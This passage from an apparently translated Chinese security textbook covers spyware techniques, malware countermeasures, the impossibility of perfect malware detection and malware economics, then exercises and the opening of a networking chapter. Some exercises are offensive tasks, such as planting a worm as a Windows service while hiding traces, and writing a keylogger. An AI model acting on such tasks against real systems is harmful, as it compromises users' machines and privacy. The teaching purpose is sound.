的行为（参见第 2.4.2 小节）。通常，键盘记录器旨在捕捉敏感的用户凭据：如密码、登录信息和其他的机密信息。软件密钥记录器通常安装为驱动程序（driver），驱动程序是操作系统的一部分，是硬件和软件之间的介质。键盘记录器会拦截由硬件返回的每次按键，在如常将按键传送给操作系统之前，先将其记录到秘密位置。编写键盘驱动程序是非常困难的，所以较简单的方法是利用已有的方法与键盘驱动程序交互。例如，许多操作系统都允许将应用程序注册为键盘侦听器，每个键被按下时，都会通知键盘侦听器。其他的键盘记录器使用已有的操作系统函数不断地轮询（poll）键盘的状态。虽然这类键盘记录器最易写入，但也最易被发现，因为为了维持对键盘状态的定期轮询，键盘记录器需要占用 CPU 的大量时间。最后一类键盘记录技术使用 Rootkits 技术，挂钩到操作系统函数来处理按键和秘密记录数据。

屏幕截图

用户屏幕的数字快照可以揭示大量个人信息，大多数操作系统都提供了执行这类屏幕截图的简单方法。因此，间谍软件定期使用屏幕截图会极大地危及用户的隐私。对间谍软件的编写者而言，挑战在于他希望利用屏幕截图以足够快的频率保存计算机屏幕图像，从而获取有用的个人信息，而原来使用按键来获取这类信息需要大量的计算机时间与内存。因此，为了保持匿名或降低被检测到的风险，间谍软件必须以相对较低的速率来执行屏幕截图。但是，屏幕截图能获得的信息量很大，因此对间谍软件编写者而言，即使冒着被检测到的风险，执行屏幕截图也是非常值得的。

追踪 Cookie

网络浏览器的 Cookie（将在第 7.1.4 小节详细讨论）为网站提供了一种维护同一用户多次访问状态的方法，它能“记住”用户，并提供个性化的浏览体验。当用户第一次访问某网站时，这个网站会请求在用户计算机上存储一个 Cookie 的小文件，用来为用户存储该网站的有用信息。这一功能是非常有用的，举个例子，当用户每次访问在线电影出租网站时，可以避免用户重复输入登录名和密码，或者允许网站记住用户所喜好的搜索引擎或新闻网站。

但非常不幸，Cookie 也可用于追踪。一组网站可以共同安装特定名称和类型的 Cookie，当用户访问其中的任何网站时，他们都能集中跟踪用户。同样，在许多网站投放网页广告的广告公司可以使用追踪 Cookie，确定哪些特定用户访问了他的客户网站。因此，以这种方式使用 Cookie 时，即使在用户计算机上并没有安装软件，也可以使用追踪 Cookie，所以将 Cookie 视为一类间谍软件。

数据收获

另一类间谍软件避开了与监测用户行为相关联的困扰与风险，它通过搜索用户计算机上的文件来查找个人信息或专有数据。这类程序就是数据收获机（data harvester）。举个例子，程序搜索用户的联系列表来收集电子邮件地址，以便发送垃圾邮件，甚至伪造“来自于”字段，使垃圾邮件看似来自于另一名受害者。还有一些其他的例子，如查找文档、电子表格、PowerPoint 演示文稿等，这些文档中可能包含有间谍软件主人感兴趣的数据。

正如我们所看到的，间谍软件作者可以使用多种不同技术来收集信息。在任何情况下，对间谍软件作者而言，为了能访问来自被感染计算机上的信息，必须有一种机制允许间谍软件与其“主人”进行通信。因为反间谍软件可以检测到这种通信，所以为了尽可能隐蔽地执行数据的传输，间谍软件必须隐身。

灰色地带

但是，安装间谍软件的意图并非全是恶意的。例如，父母有正当理由来跟踪自己孩子上网的行为，雇主也有正当理由监控雇员使用计算机的工作情况。但是，这些安装的间谍软件处于道德的灰色地带，因为父母或雇主知道使用上述技术在计算机上安装了监控软件，但其他的计算机用户并不知道，也许还不同意安装监控软件。此外，它有可能与入侵隐私软件一样，原本安装时是出于道德上的正当理由，但在未来使用时，却被用于不道德的行为。

举个例子，现在，对隐私的关注主要围绕安装在个人计算机和笔记本计算机上的摄像头。一些计算机安全公司正在销售的软件能在这类计算机上创建后门，通过后门，第三方使用特定的密码，就能使用计算机摄像头来截获图像。最初使用这类软件的意图是：在用户计算机被偷后，能用这类软件拍到小偷的一些照片，很显然，这是一个很好的应用程序。但是现在，我们假设，这类计算机是笔记本电脑，由大学或高中所拥有，学校将这些计算机出借给清贫的学生。在这些计算机上安装的防盗成像软件使学校管理者能通过笔记本电脑的摄像头用来监控在家的学生。这种使用是非法窃听，会违反法律，事实上，在2010年，费城郊区的学校就因此被起诉，学生状告学校违法。

另一个灰色地带涉及的是：提供软件或软件服务的公司与收集到的用户信息进行交换。举个例子，在线电子邮件服务会在用户电子邮件消息中执行关键字的搜索，并显示与电子邮件消息中所用关键字匹配的广告。例如，一封邀请骑自行车旅行的电子邮件可能会显示自行车的广告。同样，浏览器工具栏或桌面搜索工具也会收集用户的信息并与提供这类工具的公司进行通信。如果用户真正知情并许可，在服务交换或公司提供的软件中允许这种监控和数据收集，那么这就不是间谍软件。但如果这种许可只是假定或隐藏很深，用户无法读取相关用户协议，则可以肯定，该公司已越界，此软件就变成了间谍软件。

4.5 对策

恶意软件的成功取决于许多因素，包括：

- **多样性 (Diversity)**：恶意软件通常利用特定系统（如特定的Web浏览器或操作系统）的脆弱性。为了尽可能多地感染主机，脆弱软件必须得到了广泛的应用。这样，恶意软件才更有可能成功地攻击被大多数人使用的软件，而这种广泛应用的软件应当有多种，而不是只有一种。
- **鲁棒性 (robustness)**：如果软件包含易被利用的漏洞，则自然更易受到恶意软件的攻击。为保护最终用户免受这类攻击，必须具备良好的软件设计和编码实践。
- **自动执行 (auto-execution)**：驻留在USB驱动器、CD ROM和其他可移动媒体以及

网站的代码，无需用户的直接同意，就能自动运行。这种可执行路径是恶意软件攻击的天然载体。

- 特权 (privilege)：当赋予程序或用户的特权超过执行其自身任务所需的特权时，就会存在一种这样的风险：恶意软件的感染可能会导致特权提升，这会导致进一步的感染和破坏。

4.5.1 最佳实践

能使用一些简单的预防措施来保护系统免受恶意软件的攻击。例如，按照最佳实践，能化解上面列出的风险因素，其内容如下：

- 采用的系统尽可能具有多样性，包括使用多种操作系统、文件系统、Web 浏览器和图像/视频处理系统。这种多样性能限制针对特定软件漏洞的攻击，包括零日攻击所利用的漏洞。
- 尝试限制来自受信源（如大公司）对系统进行软件安装。当大公司的软件被恶意软件利用时，它必须处理噩梦般的公共关系，对流行的基础开放源码软件也要限制安装，其中有“许多眼睛”来捕捉漏洞或进行内部攻击。
- 关闭自动执行。自动执行所带来的方便与所冒的风险相比，是非常不值得的。大多数自动执行操作都可以通过手动执行。
- 对敏感系统和数据的路径采用最小特权原则。只赋予用户和软件执行自身任务所需的权限，这有助于避免特权提升攻击。

其他的最佳实践

此外，还有一些其他最佳实践可以避免恶意软件的感染，减少恶意软件所造成的损害。相关内容如下：

- 避免使用免费软件和共享软件，除非有来自有信誉方的保证：该软件不包含任何间谍软件或广告软件。在理想情况下，应对软件进行数字签名，这样就能执行这些保证，并使用加密散列函数来检查所提供软件的完整性。
- 避免使用对等 (peer-to-peer, P2P) 的音乐和视频共享系统，它往往是广告软件、间谍软件、计算机蠕虫及病毒的温床。
- 安装网络监控，它能阻止安装入侵隐私软件已知的实例，或从已知的恶意软件网站下载网页。
- 安装网络防火墙，它能阻止向未授权位置传输数据，这类位置包括：间谍软件源的计算机或电子邮件地址。
- 除了用密码进行身份验证之外，还应该使用物理令牌，如智能卡（参见第 2.3.3 小节）或生物特征识别（参见第 2.3.5 小节），这样，即使键盘记录器能捕获用户名和密码，但危及用户账户还需更多的信息。
- 保持所有软件的更新。计算机蠕虫通常不需要与用户直接交互，而是利用与网络相连计算机的漏洞进行传播。因此，阻止计算机蠕虫的最好方法是保持所有程序的更新，打上最新的安全补丁。例如，Morris 蠕虫利用一些已知的 UNIX 系统脆弱性来

- 传播，包括转发邮件的程序（sendmail）、告诉谁登录了计算机的程序（finger）以及允许用户通过网络登录的程序（rsh）。
- 避免使用弱密码。这是经常提到的一种最佳实践，应该不被忽视。顺便说一句，Morris 蠕虫还利用了弱密码，因此，鼓励用户选择良好的密码也是防御计算机蠕虫的另一种方法。
 - 使用恶意软件检测和清除软件。信誉良好的计算机安全公司的软件设计师花费了大量的时间和精力开发了检测和消除恶意软件感染的方法。不使用这些专业知识开发的软件，将会是一种非常愚蠢的行为。

从行为检测恶意软件

不管上面推荐的最佳实践，我们早已提到：一些基于签名的方法能用于检测计算机毒的感染，类似的技术也可用于检测计算机蠕虫。此外，还有一些行为特性可用于识别和清除恶意软件，相关的行为特性如下：

- Rootkits 必定修改操作系统的重要文件、修改内存或注册表项。
- 广告软件需要下载广告的方法，并在用户的计算机屏幕上显示广告。
- 数据收获机需要调用操作系统例程，读取大量文件的内容。
- 间谍软件调用低级例程来收集用户产生的事件，并且还必须定期地将收集到的数据返回给它的主人。

因此，广告软件/间谍软件的清除工具以查找这些行为作为这类程序的指标，间谍软件是入侵隐私软件的实例。此外，随着入侵隐私软件的广泛分布，示例越来越公开，所以更新这类清除工具需要用能识别特定类型感染的模式和签名。

4.5.2 检测所有恶意软件的可能性

在理想情况下，我们希望，编写的程序能检测到所有可能恶意软件的每个实例，当然也包括多变体和加密病毒，这样一个程序该有多么棒。但非常不幸，这样完美的恶意软件检测程序是不可能存在的。

论据已证明：基于“反证法”的原则，这种程序是不可能存在的。通过反证法，我们能证明一些论点是不可能的，因为它的存在会驳倒已知的事实。为了导出这种矛盾，我们假设有一个程序：SuperKiller，它能检测出所有的恶意软件，即能检测出以恶意方式操作的程序（假设我们能正式定义它的含义）。

假定 SuperKiller 的存在，恶意软件编写高手编写了一个恶意程序：UltraWorm，它将 SuperKiller 程序作为子例程运行（如删除竞争对手的恶意软件）。但是，这会导致矛盾行为，因为 UltraWorm 的代码会包含在某个文件中，而该文件会作为 SuperKiller 的输入。

分析一下，如果 UltraWorm 的代码作为子例程 SuperKiller 的输入，那会发生什么呢？如果 SuperKiller 认为 UltraWorm 不是计算机蠕虫，则 UltraWorm 会进行自我复制，然后执行一些恶意行为，最后终止。另一方面，如果 SuperKiller 认为 UltraWorm 是恶意软件，那么，在 UltraWorm 执行任何操作之前，就会被终止。UltraWorm 的伪代码如下：

```
UltraWorm():
```

```
if (SuperKiller (UltraWorm) =true) then  
    Terminate execution.  
else  
    Output UltraWorm.  
    Do something malicious.  
    Terminate execution.
```

因此，如果 SuperKiller 认为 UltraWorm 是恶意软件，而在现实中，它不是恶意软件，如果 SuperKiller 认为 UltraWorm 不是恶意软件，而在现实中，它是恶意软件。这显然是矛盾的，之所以出现这个矛盾，主要在于我们的假设：SuperKiller 的运行完美，并能检测出所有的恶意软件，所以可以得出这样的结论：SuperKiller 程序是不可能存在的。因此，没有万无一失的方法用来检测所有的恶意软件。

对偶、不可判定性及相关概念

上述论点固然比实际的证据更能证明：完美的恶意软件检测器是不存在的。但通过使用基于正式计算模型的正式恶意软件定义能更严格地证明这一点，这种计算模型称为图灵机（Turing machine）。但是，完美的恶意软件检测器是不存在的正式证明要点与上述论点类似，因此，在此，我们不再给出这种正式的证明。

除了提供有趣的、令人费解的上述智力练习之外，证明完美的恶意软件检测器是不存在的还是非常有实际意义的，同时，它还涉及与计算机安全和计算机科学相关的一些有趣概念。

首先介绍对偶（duality）的概念，它是理论计算机科学的核心主题。对偶是计算机程序的性质，程序以字符串的形式存在（字符描述程序），同时也进行函数的计算（程序执行的操作）。在实际中，如果我们仔细想想，正是因为这种对偶性，计算机病毒和蠕虫才可以存在！也就是说，对偶使程序能执行计算，而这些计算涉及程序描述的复制，所以病毒和蠕虫才能进行传播。此外，对偶也是虚拟程序 UltraWorm 能执行矛盾操作的原因，即好像 SuperKiller 程序存在一样，而实际上，SuperKiller 程序是不存在的。

与上述讨论相关的另一个概念源于这样的事实：测试程序时，判定程序是否是恶意软件，计算并不是唯一的手段，有时，通过计算也不能判定程序是否是恶意软件。事实上，程序的许多问题都是不可判定的。最著名的这类问题是：测试程序是终止了，还是进入了无限循环。这个问题就是停机问题（halting problem），通过计算也是不可判定的，证明该问题的论据与证明 SuperKiller 程序是不存在的论据相似。也就是说，如果有一个程序：HaltTester，它总能随时检查程序是否终止，那么我们可以创建一个程序 Crasher，HaltTester 对 Crasher 进行检测，当且仅当 HaltTester 认为 Crasher 终止时，Crasher 才进入无限循环。因此，如果 HaltTester 认为 Crasher 没有终止，则 Crasher 处在无限循环之中，如果 HaltTester 认为 Crasher 没有在无限循环，则 Crasher 会终止。因此，像 HaltTester 这样的程序是不存在的。事实上，出于这种原因，如果程序有任何非平凡的输入输出操作，就不能对程序进行测试。

4.5.3 恶意软件检测的军备竞赛

更有意思的是，检测到程序的任何非平凡操作实际上是不可能的。这一事实为生产和

销售恶意软件检测软件的公司吃了颗定心丸。而这也证明：追求完美恶意软件检测软件的公司永远不会成功，同时也表明：任何竞争对手都不可能开发出这样的程序，使自己公司破产。

针对开发完美的恶意软件检测软件的不可能性，恶意软件检测公司提出了自己的商业计划：改进恶意软件检测软件来检测大多数的恶意软件，而且能一直进行这种改进。因为终极目标是不可能的，所以超完美的病毒检测程序也是不可能的，但销售恶意软件检测软件的软件公司可以一直销售该类软件的升级版。

滥用恶意软件的检测软件

非常不幸，不只是忠诚的计算机用户从杀毒软件公司购买恶意软件的检测软件，计算机病毒和蠕虫的编写者也购买恶意软件的检测软件，但是，他们一般都抱着更恶毒的目的。

恶意软件设计高手会利用已有恶意软件的检测软件，模拟 UltraWorm 使用 SuperKiller 程序的方式，如上所述。为了质量控制，这些攻击者会使用已有的恶意软件的检测软件。

举例来说，攻击者编写每个新计算机病毒 V ，他在 V 上运行已有的恶意软件检测，如果恶意软件检测器认为 V 是一种病毒，那么攻击者永远不会使用 V 发动攻击，而是，返回他的设计实验室重新开发新的、 V 的改进版，另一方面，如果任何已有的恶意软件检测软件包都不将 V 标记为病毒，则攻击者会使用 V 发动攻击。这样，在人们发现该病毒，并编写新程序检测并杀死该病毒之前，病毒编作者已对病毒进行了肆意传播。因此，计算机病毒和病毒检测程序的军备竞赛一直继续。

4.5.4 恶意软件的经济

恶意软件正以惊人的速度增长，如图 4.12 所示。此外，根据一些账户信息，生产恶意软件的主要动机是经济。也就是说，恶意软件可以为其制造者挣钱。




图 4.12 新的恶意特性代码。数据源：Symantec 公司

Symantec 公司的最新报告显示，在分析欺诈聊天服务器中，欺诈工具、服务和产品都

有地下经济链条，下面给出了相关的一些统计数字：

- 欺诈聊天服务器排名第一的广告产品是信用卡信息。排名第二的是银行账户信息。上述两项占广告产品和服务的一半以上。
- 据分析，地下经济服务器的所有商品广告和服务的总价值超过 2.76 亿美元。这还不包括被盗用的价值，即欺诈性的信用卡或银行账户信息。这仅仅是商品和服务的广告价值。
- 直接出售攻击工具，它能为设计者创造直接的经济价值。举个例子，按键记录器的平均价格为 23 美元。僵尸网络攻击工具的最高平均售价为 225 美元。

因此，对恶意软件设计者而言，有如此巨大的经济诱因，所以他们会不断开发恶意软件，然后进行出售，其他用户使用这些恶意软件，如使用间谍软件发动攻击，收集信用卡和银行账户信息；利用操作系统脆弱性来创建僵尸网络。

4.6 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-4.1 在片香肠（salami-slicing）攻击中，程序执行大量很微小、几乎没有明显恶意的行为，但累积起来就是巨大的恶意行动。举一个经典例子，某银行程序员将每个银行客户账户的每月利息中的 1 美分转账到自己的账户。如果银行有 1 000 000 个客户，那么进行片香肠攻击，这位程序员每月会获利 10 000 美元。这种程序属于哪类型的恶意软件？
- R-4.2 在 Omega 工程公司的 Tim Lloyd 逻辑炸弹攻击中，用户“12345”存在什么类型的脆弱性？举例说明。
- R-4.3 执行没有明显恶意行为的病毒称为细菌（bacteria）或兔子（rabbit）。解释一下，这种看似良性的病毒是如何对计算机系统造成负面影响的。
- R-4.4 简要说明多变体病毒和变形病毒的区别。
- R-4.5 描述病毒、蠕虫和特洛伊木马之间的主要区别。另外说明一下，这些恶意软件有哪些相似性？
- R-4.6 Bobby 说，计算机病毒“吃”了他的家庭作业，该作业被保存为 Word 文档。罪魁祸首最有可能是什么类型的病毒？
- R-4.7 Dwight 有一个电脑游戏 StarGazer，在工作时，他也玩这个游戏。StarGazer 有一个秘密功能：每次在键盘上按下 Shift-T 时，屏幕上都会弹出的一个电子表格图像，所以看起来，用户实际好像一直在工作。每当 Dwight 玩这个游戏，而老板走过来时，他都会使用该功能。StarGazer 的这一“功能”是什么功能呢？
- R-4.8 有一封电子邮件连锁信 Amish 病毒。信中说，它的作者没有计算机可用，所以将它写出来，因此，它不能像可执行程序或宏文件那么运行。它请求收件人向一些朋友转发 Amish 病毒，然后该病毒会随机删除用户硬盘驱动器中的一些文件。Amish

病毒是真正的电子邮件病毒吗？解释原因。

- R-4.9 解释为什么间谍软件感染收集鼠标移动和点击事件，但没有进行屏幕截图时，对恶意软件作者而言，这种攻击没有任何益处呢？
- R-4.10 解释为什么在广告软件中嵌入间谍软件，广告软件作者会受益呢？
- R-4.11 Jack 加密了所有的电子邮件，并坚持发送给他的电子邮件都必须经过加密。Jack 正在试图避免哪种类型的间谍软件攻击？
- R-4.12 Pam 的老板 Alan 说，她需要一款软件，能避免现在与未来安全风险。假设，我们甚至不知道未来会存在什么安全风险，这款软件能存在吗？
- R-4.13 Eve 在 100M 的 USB 闪存驱动器中安装了一些间谍软件，当使用这类驱动器时，会自动加载设计的间谍软件，同时会显示一些裸体照片。然后，在每个 USB 上，她贴上了著名成人杂志封面的商标，并将这些 USB 随机放置在她的所在城市的许多大安全公司的停车场内。这是哪种类型的恶意软件攻击？为了使她的恶意代码绕过这些公司的网络防火墙，她要利用什么样的漏洞？
- R-4.14 XYZ 公司刚刚设计了一款新的 Web 浏览器，公司发起了大型的营销活动，以使每个互联网用户都使用这款浏览器。如果这次营销活动成功了，你会觉得互联网的安全性在降低呢？
- R-4.15 对恶意软件设计者而言，有什么样的经济吸引力，使他们开发如此之多的不同恶意代码实例？因为这些实例均利用相同的脆弱性，只有恶意软件的签名不同而已。
- R-4.16 你的老板刚从 ABC 安全公司购买了一款新的恶意软件检测软件程序，售价 1000 美元，用于他家中的计算机。他说物有所值，因为程序的包装盒上说明这款软件将“检测所有计算机病毒，无论是现在还是将来，不需对病毒描述进行更新。”你应该如何告诉你老板真相？

创新练习

- C-4.1 解释为什么无需人工干预的任何计算机蠕虫的操作很可能都是弄巧成拙，都会被检测到。
- C-4.2 描述一种恶意软件攻击，它会导致受害者接受实物广告。
- C-4.3 布置给你一项任务，检测多变体病毒的存在，它隐藏的技巧如下。病毒代码主体 C 是注入式攻击代码，由病毒代码与字节序列的 T 异或形成， T 派生于 6 个字节的密钥 K ，其中病毒实例之间的密钥随机变化。序列 T 仅仅是给定密钥 K 的一次又一次的重复。病毒代码的主体长度是 6 的倍数：不足 6 倍则进行填充。因此，注入式攻击代码主体是 $T \oplus C$ ，其中 $T = K \parallel K \parallel \dots \parallel K$ 表示字符串的连接。病毒将自身插入到被感染程序的不可预知位置。

被感染的文件包含一个加载器(loader)，它读取密钥 K ，取消隐藏病毒代码主体 C ，将注入式代码版本与序列 T （派生于 K ）异或，最终启动 C 。加载器代码、密钥 K 和注入式攻击代码主体将插入到被感染程序的随机位置。当被感染程序执行的时刻，会调用加载器，取消隐藏病毒，然后执行病毒。假设你已经获得了病毒代码的主体 C 和疑似被感染的程序集合。你需要在疑似的程序中检测出这种病毒的存在，而无需实际模拟程序的执行。给出完成检测任务的多项式时间算法。假设病毒的加

载器是一段简短的代码，在合法程序中非常常见。因此，加载器不能作为该病毒的特征码。因此，分析加载器并不是一种可接受的解决方案。记住，加载器是二进制的，因此，从加载器中提取信息是非平凡的，也就是说，这样做是错误的。

C-4.4 假设有一个新的计算机病毒：H1NQ，这既是多变体又是变形病毒。Mike 有一个新的恶意软件检测程序：QSniffer，即检测 H1NQ 的准确率达 95%。也就是说，如果一台计算机被 H1NQ 感染，那么 QSniffer 能 95% 的正确检测出该病毒，如果一台计算机没有被感染，那么 QSniffer 能 95% 的正确检测出来。并已证明，H1NQ 病毒感染任何计算机的概率只有 1%。不管怎样，你还是很紧张，并在自己的计算机上运行了 QSniffer，如果它检测出来，你的计算机感染了 H1NQ。你的计算机真正被感染的概率是多少？

C-4.5 与计算机病毒一样，quine 是一个能进行自我复制的计算机程序。但是，与病毒不同，当 quine 运行时，会输出其源代码，而不是它的对象代码。给出一个 quine 的示例，语言可以使用 Java、C 或其他一些高级语言。

C-4.6 在接受 ACM 图灵奖时，Ken Thompson 描述了攻击 UNIX 系统的迂回木马，现在，大多数人将该木马称为 **Thompson 非法操纵编译器**（Thompson's rigged compiler）。这种攻击先修改 login 程序的二进制版本来添加一个后门，也就是说，用户 12345 拥有密码 67890，系统永远不会检查该密码文件。因此，攻击者可以随时使用该用户名和密码登录这台计算机。然后，攻击改变 C 编译器的二进制版本，使编译器先检查自己是否正在编译 login 程序的源代码，如果正在编译，则在二进制版本中重新插入后门。因此，通过重新编译 login 程序，系统管理员无法删除此木马。事实上，攻击更进一步，C 编译器正在检查它是否正在编译 C 编译器本身的源代码，如果正在编译，则会插入重新插入后门的额外代码，只要编译器正在编译 login 程序。因此，重新编译 C 编译器也不能防止这种攻击。如果任何人分析 login 程序或 C 编译器的源代码，他们并不会注意有什么异常。现在，假设你的 UNIX 系统已受到这种攻击危害（确认以 12345 登录）。无需使用其他任何外部资源（像全新的操作系统副本），你将如何修复自己的系统？

C-4.7 讨论你将如何处理如下的情况：

- (1) 你是系统管理员，需要防御自我传播的蠕虫。为了使用户安全地使用系统，你要做的是哪三件事情？
- (2) 如果系统似感染了多变体病毒。你将采取哪些步骤来正确识别是被感染呢？还是正在传播？
- (3) 如何系统疑似安装了 Rootkits，它会告诉音乐公司，你最新购买的音乐 CD 是否违反了版权保护，无需使用任何外部工具，你如何检测这种入侵？
- (4) 如果你是病毒的编写者，为了使自己制作的病毒更难被检测到，为你使用的 4 种技术进行命名。

C-4.8 假设你需要使用网吧的计算机登录银行网站上的个人账户，但你怀疑网吧的计算机感染了软件键盘记录器。假设你同时打开了一个 Web 浏览器窗口和一个文本编辑窗口，给出一个方案：当你输入 userID 和密码时，即使键盘记录器隔离屏幕截图或鼠标事件捕捉，也无法发现你的 userID 和密码。

- C-4.9 假设变形病毒 DoomShift，有 99% 是无用的字节，有 1% 是有用的字节。不幸的是，DoomShift 已经感染了 UNIX 系统的 login 程序，使 login 程序从 54K 字节变成了 1054K 字节，因此，1000K 的 login 程序现在包含了 DoomShift 病毒。Barb 有一个清除程序 DoomSweep，它能删除 DoomShift 病毒的无用字节，因此，在任何被感染的文件中，将包含 98% 的无用字节和 2% 的有用字节。如果对被感染的 login 程序应用 DoomSweep，login 程序新的大小是多少？
- C-4.10 每次，恶意软件设计者 Pierre 在具有欺诈性产品和服务的地下经济聊天服务器上销售产品时，都存在被抓或被执法人员罚款的可能性。假设，Pierre 因销售任何一款恶意软件而被抓到的概率是 P ，且 Pierre 和执法人员都知道这一概率。对销售键盘记录器的最低罚款应该是多少？这一罚款足以使像 Pierre 这样的恶意软件设计者觉得这样做不值得？销售僵尸网络的最低罚款应该是多少？

项目练习

- P-4.1 你需要恶意渗透进某人的计算机，并使计算机对新蠕虫的耐心为零。注入第一个计算机病毒载体有几种方法。你可以物理访问目标计算机，但没有任何工具或方法来获得任何密码。目标计算机装的是 Windows XP。你唯一的工具是 EBCD (<http://ebcd.pcministry.com/>)，还必须逃过检测，免得因自己的卑鄙行为被捕。为了完成自己的攻击计划，你将如何完成下列的步骤：
- (1) 获得管理权限？
 - (2) 将自己的蠕虫添加为 Windows 的服务？
 - (3) 掩盖自己的痕迹，使其不会出现在日志文件或其成为其他告密者的线索？
- P-4.2 编写一个软件键盘记录器，并在你填写网页表单或使用最喜欢的文档处理软件输入文件内容时，对该软件键盘记录器进行测试。如果你的计算机操作系统即支持键盘监听事件，也支持键盘轮询，编写两个版本的键盘记录器，并比较它们各自的计算开销。
- P-4.3 编写一个模拟器，跟踪计算机蠕虫如何在 100 万台计算机的网络中传播，网络中有 n 台脆弱的计算机，易受到这种特定蠕虫攻击。在模拟的每一步，每台被感染的计算机随机选取 d 台其他计算机，并试着感染它们。如果一台计算机受到攻击，当它是脆弱的，就会被感染。如果被感染的计算机又受到攻击时，根据随机再感染概率 P ，它会再次被感染。对参数 n 、 d 和 P 取不同的值，进行一定数量的模拟实验，其中包括 $p=0$ 、 $p=1/2$ 和 $p=1$ 的情况，记录每台脆弱计算机被感染和再度感染的次数，也要记录脆弱计算机被感染和再度感染的总数。试着找到某些参数值，在几个回合之后，如果没有感染所有脆弱的计算机，蠕虫的传播就会消亡，也试着找到某些参数值，它使所有脆弱的计算机感染蠕虫，直到达到饱和点。
- P-4.4 写出学期论文，探讨广告软件的商业模式。可以从互联网上（即从学术谷歌上）可以找到论文的原材料。在论文中，包括风险、利益和广告成、恶意软件设计者和恶意软件服务器的管理者。

本章注释

Fred Cohen 发起了计算机病毒的正式研究，并说明了病毒检测的不可判定性[17]。Peter

Szor 的书中给出了计算机病毒的详细知识，也包括先进的检测技术[99]。Zou、Gong 和 Towsley 通过分析 Code Red 的传播动机，给出了复杂的蠕虫传播模型[113]。在 Hoglund 和 Butler 的书中给出了创建和检测 Rootkits 的方法[40]。图 4.12 的数据源自于 2009 年 4 月 Symantec 公司的 Internet Security Threat Report。针对恶意软件的经济讨论是基于 2008 年 11 月 Symantec 公司的 Symantec Report on the Underground Economy。



第5章 网络安全 I

5.1 网络安全的概念

在冷战时期，最初设想的互联网是作为一种通信网络，它足够强劲，能抵御军事攻击。因此，互联网的通信不是基于连接通信双方的交换路径，而是基于数据包序列的通信。数据包（packet）是有限长度位的集合，它分为两部分：头（header）和有效载荷（payload）。头用于指定数据包的目的地，同时还包含各种开销和簿记细节；有效载荷是通信的实际信息。因此，如果两个实体希望利用互联网进行通信，就必须将自己的消息封入包中，在头中附加彼此的地址，然后这些数据包才能通过互联网到达各自的目的地。在本章中，我们探索使互联网成为可能的底层技术，还包括互联网的安全风险和一些防御机制。

5.1.1 网络拓扑

网络的连接结构被称为网络拓扑（network topology）。网络中的计算机是主机节点（host node），主机节点是消息的源端和目的地，网络中的路由器是通信节点（communication node），信息流通过路由器进行通信，如图 5.1 所示。节点间的物理连接定义了消息途经的信道，以便数据包能从一个节点传递到下一个节点，最终从源节点到达目的节点。

私有网络由相对更接近的计算机组成，也称为局域网（local area network, LAN）。而现在，互联网被看做是广域网（wide area network, WAN），广域网是由许多计算机和远距离分布的更小的网络组成。此外，在互联网上的广域网路由器被分割成集群，这些集群被称为自治系统（autonomous system, AS）。每个自治系统都由一个单一的组织实体控制，该实体决定在自治系统中的节点之间如何路由数据包。通常，在 AS 内的路由都使用最短路径，这样，在该 AS 中，数据包从一个节点到另一个节点的路由跳数将最小化，另一方面，多个 AS 之间的路由由合同协议确定，但它的设计仍是避免循环的。

5.1.2 互联网协议层

在研究互联网产生的大量安全问题之前，理解组成互联网的底层构建模块是非常重要的。互联网体系结构的概念模型是分层的，统称为互联网协议栈（Internet protocol stack）。每一层都为更高层提供服务集和功能保证，并能进行扩展，且每一层都不依赖更高层的细节和服务。同样，在设计时，每一层的接口都只为更高层提供所需的重要信息，而对更高

层而言，较低层的信息是隐藏的。互联网协议的确切层数和名称略有不同，按不同的权威标准，通常分为 5 层或 7 层。




图 5.1 由主机节点（周边的计算机）和通信节点（内部的路由器）组成的计算机网络

互联网通信的五个概念层

下面划分的五层相当标准。

1. **物理层 (physical layer)**: 物理层的任务是以尽力服务为基础，在网络节点之间传输实际的比特位。例如，物理层处理的细节与是否完成与铜线、同轴电缆、光纤或无线电的连接相关联。物理层抽象为相邻更高层提供网络节点对间的比特位传输。

2. **链路层 (link layer)**: 链路层的任务是在网络节点对间或局域网节点间传输数据并检测物理层出现的差错。例如，链路层处理通过网络链路发送信息的逻辑，并在局域网中找到最佳的路由路径。它包括以太网协议，该协议用来在共享同一链路的计算机间路由数据包。链路层的功能是将比特位分组形成有序的记录，这些记录被称为帧 (frame)。链路层采用 48 位的地址，这类地址称为媒体访问控制地址 (media access control address, MAC)。

3. **网络层 (network layer)**: 网络层也称为网际层 (Internet layer)，它的任务是以尽力服务 (best effort) 为基础，在任意两台主机之间传送数据包。网络层使用数字标签 (IP 地址) 对每台主机进行寻址。网络层的主要协议是网际协议 (Internet Protocol, IP)，该协议细分为版本 4 (IPv4) 和版本 6 (IPv6)，IPv4 使用 32 位 IP 地址，IPv6 使用 128 位 IP 地址。尽力服务意味着不能保证发送所有给定的数据包。因此，如果应用程序需要可靠的传输，则应由更高层提供这种可靠性。

4. **传输层 (transport layer)**: 传输层的任务是基于 IP 地址和端口，支持应用程序之间的通信与连接，应用层的协议使用 16 位地址。传输层的协议有传输控制协议 (Transmission Control Protocol, TCP) 和用户数据报协议 (User Datagram Protocol, UDP)。TCP 建立了

客户端和服务器之间的虚拟连接，并以有序的方式保证所有数据包的传输；UDP 假设没有预先设置，只是尽可能快地传输数据包，没有可靠性保证。

